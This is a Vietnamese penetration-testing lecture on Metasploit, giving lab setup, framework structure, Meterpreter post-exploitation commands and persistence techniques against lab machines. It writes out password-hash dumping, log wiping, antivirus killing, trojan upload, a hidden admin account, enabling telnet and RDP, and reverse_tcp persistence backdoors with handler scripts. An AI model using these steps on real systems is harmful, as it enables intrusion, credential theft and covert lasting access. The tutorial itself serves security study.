Giảng viên: Lê Ngọc An

[**PHẦN 1: GIỚI THIỆU VÀ TỔNG QUAN VỀ METASPLOIT**](http://vuquyhoa.com/phan-1-gioi-thieu-va-tong-quan-ve-metasploit/)

Metasploit là công cụ không thể thiếu được của hacker cũng như những Penetration Tester. Metasploit không phải là một công cụ mà nó là một Framework tập hợp rất nhiều chương trình cũng như những công cụ phục vụ cho việc tấn công, kiểm tra độ an toàn và bảo mật của hệ thống.

**1**. **Master Metasploit:** là những bài viết liên quan đến việc sử dụng thành thạo môi trường Metasploit Framework

**2**. **Pentest** : là những bài viết sử dụng metasploit tấn công vào những lỗ hổng bảo mật, cũng như các phương pháp làm tổn thương hệ thống

Bài viết trên đây chỉ là những ghi chép dành cho việc nghiên cứu và mục đích học tập, không nhằm chỉ dẫn cho các bạn script kiddies tấn công vào các hệ thống không được phép.

**A, Yêu cầu chuẩn bị**

Để thực sự hiệu quả trong quá trình nghiên cứu và làm việc trên metasploit chúng ta phải tiến hành xây dựng hệ thống lab như sau:

- **Phần cứng:** ổ cứng còn trống khoảng 40GB bao gồm cả snapshot trong quá trình thực hành hệ thống. RAM cần tối thiểu 4G Ram nhưng 8G là tốt nhất. CPU Core 2 Duo => Core i7 tất nhiên là càng nhanh thì càng tốt.

- **Phần mềm:**

**Ảo hóa :** cài đặt chương trình ảo hóa xây dựng lab ảo như : VMware Workstation.

**Kali linux**: download vào cài đặt http://www.kali.org/ .


**Metasploitable:** máy ảo linux chứa các lỗ hổng bảo mật để trong quá trình thực hành.

**Windows XP (SP0, SP2, SV2003)**: SP2 chú ý là không update.

**Internet Access:** nên cấu hình mạng các máy ảo ở host-only hoặc NAT. Vì các máy ảo chứa các lỗ hổng bảo mật nguy hiểm có thể gây nguy hại cho hệ thống của bạn.

**B, Cấu trúc Metasploit Framework:**

Metasploit framework được lập trình bằng ngôn ngữ Ruby. Mô hình cấu trúc metasploit framework:

[](http://vuquyhoa.com/wp-content/uploads/2014/08/MsfArch.png)

 Như chúng ta thấy trên mô hình cấu trúc tôi có thể chia ra làm 3 phần cơ bản như sau:

- **Libraries** : phần thư viện bao gồm REX , MSF CORE, MSF BASE trong đó

**REX:**

=> Chứa những thư viện cơ bản nhất trong hầu hết các tác vụ.

=> Quản lý : giao thức, cổng kết nối, truyền thông tin và các thành phần khác

=> SSL, SMB, HTTP, XOR, Base64, Unicode

**MSF CORE:**

=> Cung cấp các API cơ bản

=> Định nghĩa ra Metasploit Framework

**MSF BASE:**

=> Cung cấp các API thân thiện.

=> Cung cấp các API đơn giản để kết nối và sử dụng Framework

- **Interfaces:** phần giao diện tương tác trực tiếp với MSF BASE cung cấp những giao diện quản trị thông qua : console, cli, GUI, và đặc biệt là armitage.

- **Modules**: bao gồm các thành phần như : payloads, exploits, encodes, post-mods, auxiliary

**PAYLOADS:** là chứa các đoạn mã nhỏ cho phép thực thi từ xa trong quá trình khai thác **EXPLOITS:** là quá trình sử dụng mô đun (lỗ hổng bảo mật) bao gồm với PAYLOAD để khai thác

**ENCODES:** là quá trình mã hóa PAYLOADS để đảm bảo có thể thực thi trên máy từ xa. VD mã hóa by pass antivirus

**POST-MODS**: là quá trình sau khi đã truy cập được vào hệ thống, quá trình này có thể là nghe lén, cài backdoor, by pass UAC …

**AUXILIARY:** là hình thức khai thác không bao gồm PAYLOADS. Ví dụ quét cổng, quét lỗ hổng bảo mật …

### PHẦN 2: CÁC LỆNH CƠ BẢN TRONG [METERPRETER](http://vuquyhoa.com/meterpreter-basics-command-line/)

**1, help**

Cho phép ta xem tất cả những lệnh được hỗ trợ của meterpreter

meterpreter > help

Core Commands

=============

Command Description

------- -----------

? Help menu

background Backgrounds the current session

bgkill Kills a background meterpreter script

bglist Lists running background scripts

bgrun Executes a meterpreter script as a background thread

channel Displays information about active channels

**2, background**

Quay trở lại màn hình chính. Trong quá trính khai thác chính ta muốn quay trở lại MSF để thuận lợi cho việc khai thác thêm các tùy chọn :

meterpreter > background

[\*] Backgrounding session 1...

msf exploit(ms08\_067\_netapi) >

**3, cat**

Giống như lệnh cat trên linux cho phép xem nội dung của files.

meterpreter > cat boot.ini

[boot loader]

timeout=30

default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS

[operating systems]

**4, cd và pwd**

cd cho phép chúng ta di duyển giữa các thư mục. pwd cho phép ta in ra thư mục hiện hành trên máy của nạn nhân

meterpreter > pwd

C:\

meterpreter > cd Windows

meterpreter > pwd

C:\Windows

meterpreter >

**5, lpwd & lcd**

Tương phản lại với cd và pwd thì lệnh lpwd và lcd là trên máy của attacker

meterpreter > lpwd

/root/Desktop

meterpreter > lcd /root

meterpreter > lpwd

/root

meterpreter >

**6, ls**

Tương tự như ls của linux. Cho phép liệt kê các files và thu mục

meterpreter > ls

Listing: C:\

============

Mode Size Type Last modified Name

---- ---- ---- ------------- ----

100777/rwxrwxrwx 0 fil 2014-07-20 09:10:44 -0400 AUTOEXEC.BAT

100666/rw-rw-rw- 0 fil 2014-07-20 09:10:44 -0400 CONFIG.SYS

**7, ps**

Cho phép các tiến trình đang hoạt động trên máy của nạn nhân

meterpreter > ps

Process List

============

PID PPID Name Arch Session User Path

--- ---- ---- ---- ------- ---- ----

0 0 [System Process] 4294967295

4 0 System x86 0 NT AUTHORITY\SYSTEM

**8, migrate**

Chuyển tiến trình đang chạy sang tiến trình khác. Việc này hết sức hiệu quả khi các bạn khai thác các lỗng hỏng tràn bộ đệm. Vì khi nạn nhân tắt đi thì meterpreter shell sẽ die. Chính vì vậy chúng ta phải nhanh chóng chuyển sang tiến trình hoạt động khác.

meterpreter > migrate 1680

[\*] Migrating from 1152 to 1680...

[\*] Migration completed successfully.

meterpreter >

**9,edit**

Tương ứng giống như lệnh vi của linux

meterpreter > ls

Listing: C:\Documents and Settings\All Users\Desktop

====================================================

Mode Size Type Last modified Name

---- ---- ---- ------------- ----

40777/rwxrwxrwx 0 dir 2014-09-08 02:14:59 -0400 .

40777/rwxrwxrwx 0 dir 2014-07-20 09:10:02 -0400 ..


100666/rw-rw-rw- 1809 fil 2014-09-08 00:05:27 -0400 Google Chrome.lnk

100666/rw-rw-rw- 0 fil 2014-09-08 02:14:54 -0400 test.txt

meterpreter > **edit test.txt**

**10, clearev**

Cho phép chúng ta xóa log. Đây là cũng kỹ thuật xóa giấu vết sau khi tấn công




**meterpreter > clearev**

[\*] Wiping 852 records from Application...

[\*] Wiping 668 records from System...

[-] stdapi\_sys\_eventlog\_open: Operation failed: 1314

meterpreter >



**11, execute**

Thực thi lệnh trên máy của nạn nhân

meterpreter > execute -f cmd.exe -i -H

Process 2684 created.

Channel 1 created.

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\All Users\Desktop>

**12. shell**

Gọi command line tức cmd trên máy của nạn nhân.

meterpreter > shell

Process 3976 created.

Channel 2 created.

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\All Users\Desktop>

**13, getuid**

Cho phép xem tại khoản đang được sử dụng hiện hành trên hệ thống của nạn nhân

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

meterpreter >

**14, Hashdump**

Cho phép xem mật khẩu đã được mã hóa của hệ thống. Phục vụ cho mục đích crack bẻ khóa mật khẩu để tiến hành đăng nhập lâu dài.

meterpreter > hashdump

IUSR\_CL03-XP:500:e52cac67419a9a224a3b108f3fa6cb6d:

**15, download**

Cho phép attacker download files từ máy của nạn nhân. Chú ý dùng “\\” thay vì “\”

meterpreter > download C:\\boot.ini

[\*] downloading: C:\boot.ini -> boot.ini

[\*] downloaded : C:\boot.ini -> boot.ini

meterpreter >

**16, upload**

Ngược lại với download thì cho phép hacker upload files lên máy của nạn nhân

eterpreter > upload trojan.exe C:\\

[\*] uploading : trojan.exe -> C:\

[\*] uploaded : trojan.exe -> C:\\trojan.exe

meterpreter >

**17, ipconfig**

Xem địa chỉ IP của máy nạn nhân

meterpreter > ipconfig

Interface 1

============

Name : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport

Hardware MAC : 00:0c:29:6c:90:ea

MTU : 1500

IPv4 Address : 10.0.0.3

IPv4 Netmask : 255.255.255.0

meterpreter >

**18, resource**

Thực thi những command đã được định nghĩa sẵn trong files hướng dẫn

meterpreter > resource command.txt

[\*] Reading /root/command.txt

[\*] Running ls

**19, search**

Cho phép tìm kiếm files trên máy của nạn nhân

meterpreter > search -f notepad.exe

Found 2 results...

c:\\WINDOWS\NOTEPAD.EXE (69120 bytes)

c:\\WINDOWS\system32\notepad.exe (69120 bytes)

meterpreter >

**20. idetime**

Xem khoảng thời gian không làm việc khi remote vào máy nạn nhân

meterpreter > idletime

User has been idle for: 2 mins 23 secs

**21, checkvm**

Kiểm tra xem máy chúng ta tấn công là máy tính ảo hay máy tính thật

meterpreter > run checkvm

[\*] Checking if target is a Virtual Machine .....

[\*] This is a VMware Virtual Machine

**22, getcountermeasure**

Kiểm tra an ninh hệ thống hiện hành giúp chúng ta tắt A/V hoặc FW

meterpreter > run getcountermeasure

[\*] Running Getcountermeasure on the target...

[\*] Domain profile configuration:

**23, getgui**

Nếu máy của nạn nhân chưa bật Remote Desktop thì command này giúp chúng ta enable RDP trên máy của nạn nhân

meterpreter > run getgui -e

[\*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator

[\*] RDP is already enabled

**24,get\_local\_subnets**

Xem nhanh địa chỉ subnet của máy tính bị tấn công

meterpreter > run get\_local\_subnets

Local subnet: 10.0.0.0/255.255.255.0

**25, gettelnet**

Tự động bật telnet trên máy của nhân. Cho phép Attack điều khiển thông qua command từ xa

meterpreter > run gettelnet -e

[\*] Windows Telnet Server Enabler Meterpreter Script

[\*] Setting Telnet Server Services service startup mode

**26, hostedit**

Edit files host của nạn nhân. Cho phép đánh lừa DNS trong các quá trình khai thác

meterpreter > run hostsedit -e 127.0.0.1,anln.com

[\*] Making Backup of the hosts file.

[\*] Backup loacated in C:\WINDOWS\System32\drivers\etc\hosts03301.back

**27, killav**

Tắt process tiến trình của chương trình diệt virus

meterpreter > run killav

[\*] Killing Antivirus services on the target...

[\*] Killing off cmd.exe...

**28, remotewinenum**

Khai thác liệt kê các thông tin về hệ thống của nạn nhân

meterpreter > run remotewinenum -u administrator -p password -t 10.0.0.3

[\*] Saving report to /root/.msf4/logs/scripts/remotewinenum/10.0.0.3\_20140908.3256

**29, scraper**

Lấy thông tin hệ thống của nhân bao gồm toàn bộ registry

meterpreter > run scraper

[\*] New session on 10.0.0.3:1054...

[\*] Downloading HKCU (C:\DOCUME~1\LOCALS~1\LOCALS~1\Temp\reGNmokT.reg)

[\*] Exporting HKLM

**30, winenum**

Lấy thông tin ở cấp độ sâu hơn về hệ thống: bao gồm hash, token và nhiều thông tin chi tiết khác

meterpreter > run winenum

[\*] Running Windows Local Enumeration Meterpreter Script

### [PHẦN 3: ĐIỀU KHIỂN VÀ QUẢN LÝ TRÊN MÁY NẠN NHÂN.](http://vuquyhoa.com/post-exploit-persistence-cai-backdoor-tren-may-nan-nhan/)

**1. Điều khiển từ xa sử dụng telnet:**

**B1. Tạo ra một tài khoản dịch vụ trên hệ thống, enable telnet.**

**meterpreter > shell**

Process 236 created.

C**:\WINDOWS\system32>net user Service\_Account Pa$$word /add**

The command completed successfully.

**C:\WINDOWS\system32>net localgroup Administrators Service\_Account /add**

The command completed successfully.

**B2. Ẩn tài khoản màn hình đăng nhập Welcome Screen của nạn nhân:**

C:\WINDOWS\system32>**REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon\SpecialAccounts\UserList" /V Service\_Account /T REG\_DWORD /D 0**

The operation completed successfully

**B3: Bật dịch vụ telnet trên máy của nạn nhân**

**meterpreter > run gettelnet -e**

[\*] Windows Telnet Server Enabler Meterpreter Script


[\*] Setting Telnet Server Services service startup mode

[\*] The Telnet Server Services service is not set to auto, changing it to auto ...

[\*] Opening port in local firewall if necessary

[\*] For cleanup use command: run multi\_console\_command -rc /root/.msf4/logs/scripts/gettelnet/clean\_up\_\_20140909.1540.rc

**B4: Logon vào máy nạn nhân sử dụng telnet**



**2. Điều khiển máy tính sử dụng Remote Desktop**

Có 02 cách để bật dịch vụ này:

**Cách 1:** sử dụng reg add key: reg add "HKLM/System/CurrentControlSet/Control/Terminal Server" /v "AllowTSConnections" /t REG\_DWORD /d 0x1 /f

**Cách 2:** sử dụng câu lệnh getgui

**meterpreter > run getgui -e**

[\*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator

[\*] Carlos Perez carlos\_perez@darkoperator.com

[\*] Enabling Remote Desktop

[\*] RDP is disabled; enabling it ...

[\*] Setting Terminal Services service startup mode

[\*] The Terminal Services service is not set to auto, changing it to auto ...

[\*] Opening port in local firewall iruf necessary

[\*] For cleanup use command: run multi\_console\_command -rc /root/.msf4/logs/scripts/getgui/clean\_up\_\_20140909.4151.rc

**3. Duy trì quyền truy cập trên máy nạn nhân**

**a. Cách 1**: Sử dụng metsvc scripts

**meterpreter > run metsvc**

[\*] Creating a meterpreter service on port 31337

[\*] Creating a temporary installation directory C:\WINDOWS\TEMP\CeHTRFyq...


[\*] >> Uploading metsrv.x86.dll...

[\*] >> Uploading metsvc.exe...

[\*] Starting the service...

Service metsvc successfully installed.

- metsvc mặc định sẽ open cổng 31337 và chạy như một dịch vụ trên máy của nạn nhân



- Kết nối vào máy của nạn nhân soạn một đoạn scripts như sau :

use exploit/multi/handler

set payload windows/metsvc\_bind\_tcp

set lport 31337

set rhost 10.0.0.3

exploit -j -z

- Save lại dưới tên metsvc.rc . Chạy đoạn scripts kết nối với MSF như sau

root@anln:/# msfconsole -r metsvc.rc

=[ metasploit v4.5.0-dev [core:4.5 api:1.0]

+ -- --=[ 927 exploits - 499 auxiliary - 151 post

+ -- --=[ 251 payloads - 28 encoders - 8 nops

[\*] Processing metsvc.rc for ERB directives.

resource (metsvc.rc)> use exploit/multi/handler

resource (metsvc.rc)> set payload windows/metsvc\_bind\_tcp

payload => windows/metsvc\_bind\_tcp

resource (metsvc.rc)> set lport 31337

lport => 31337

resource (metsvc.rc)> set rhost 10.0.0.3

rhost => 10.0.0.3

resource (metsvc.rc)> exploit -j -z

[\*] Exploit running as background job.

[\*] Started bind handler

[\*] Starting the payload handler...

msf exploit(handler) > [\*] Meterpreter session 1 opened (10.0.0.136:40746 -> 10.0.0.3:31337) at 2014-09-10 01:01:37 +0700

msf exploit(handler) >

**b. Cách 2**: sử dụng run persistence

**meterpreter > run persistence -h**

Meterpreter Script for creating a persistent backdoor on a target host.

 OPTIONS:

    -A        Automatically start a matching multi/handler to connect to the agent

    -L <opt>  Location in target host where to write payload to, if none %TEMP% will be used.

    -P <opt>  Payload to use, default is windows/meterpreter/reverse\_tcp.

    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)

    -T <opt>  Alternate executable template to use

    -U        Automatically start the agent when the User logs on

    -X        Automatically start the agent when the system boots

    -h        This help menu

    -i <opt>  The interval in seconds between each connection attempt

    -p <opt>  The port on the remote host where Metasploit is listening

    -r <opt>  The IP of the system running Metasploit listening for the connect back

**Ở đây ta thấy một số tham số quan trọng:**

-X khởi động cùng hệ thống

-i khoảng thời lắng nghe giữa các kết nối

-p cổng kết nối

-r địa chỉ ip của máy Attacker

**meterpreter > run persistence -X -i 30 -r 10.0.0.131 -p 12345**

[\*] Running Persistance Script

[\*] Resource file for cleanup created at /root/.msf4/logs/persistence/CL03-XPSP2\_20140909.3253/CL03-XPSP2\_20140909.3253.rc

[\*] Creating Payload=windows/meterpreter/reverse\_tcp LHOST=10.0.0.131 LPORT=12345

[\*] Persistent agent script is 148389 bytes long

[+] Persistent Script written to C:\WINDOWS\TEMP\QlmSaMjP.vbs

[\*] Executing script C:\WINDOWS\TEMP\QlmSaMjP.vbs

[+] Agent executed with PID 2376

[\*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\UmIJwMmmVjb

[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\UmIJwMmmVjb

**Soạn files persistence.rc có nội dung như sau :**

use exploit/multi/handler

set payload windows/meterpreter/reverse\_tcp

set lhost 10.0.0.131

set lport 12345

exploit -j -z

**Chạy đoạn scripts sử dụng msfconsole**

root@kali:~/Desktop/services# msfconsole -r persistence.rc

....

http://metasploit.pro

 Taking notes in notepad? Have Metasploit Pro track & report

your progress and findings -- learn more on http://rapid7.com/metasploit

 +-- --=[ metasploit v4.10.0-2014082101 [core:4.10.0.pre.2014082101 api:1.0.0]]

+ -- --=[ 1331 exploits - 722 auxiliary - 214 post        ]

+ -- --=[ 340 payloads - 35 encoders - 8 nops             ]

+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

 [\*] Processing persistence.rc for ERB directives.

resource (persistence.rc)> use exploit/multi/handler

resource (persistence.rc)> set payload windows/meterpreter/reverse\_tcp

payload => windows/meterpreter/reverse\_tcp

resource (persistence.rc)> set lhost 10.0.0.131

lhost => 10.0.0.131

resource (persistence.rc)> set lport 12345

lport => 12345

resource (persistence.rc)> exploit -j -z

[\*] Exploit running as background job.

[\*] Started reverse handler on 10.0.0.131:12345

[\*] Starting the payload handler...

msf exploit(handler) >

[\*] Sending stage (769536 bytes) to 10.0.0.3

[\*] Meterpreter session 1 opened (10.0.0.131:12345 -> 10.0.0.3:1041) at 2014-09-09 13:50:18 -0400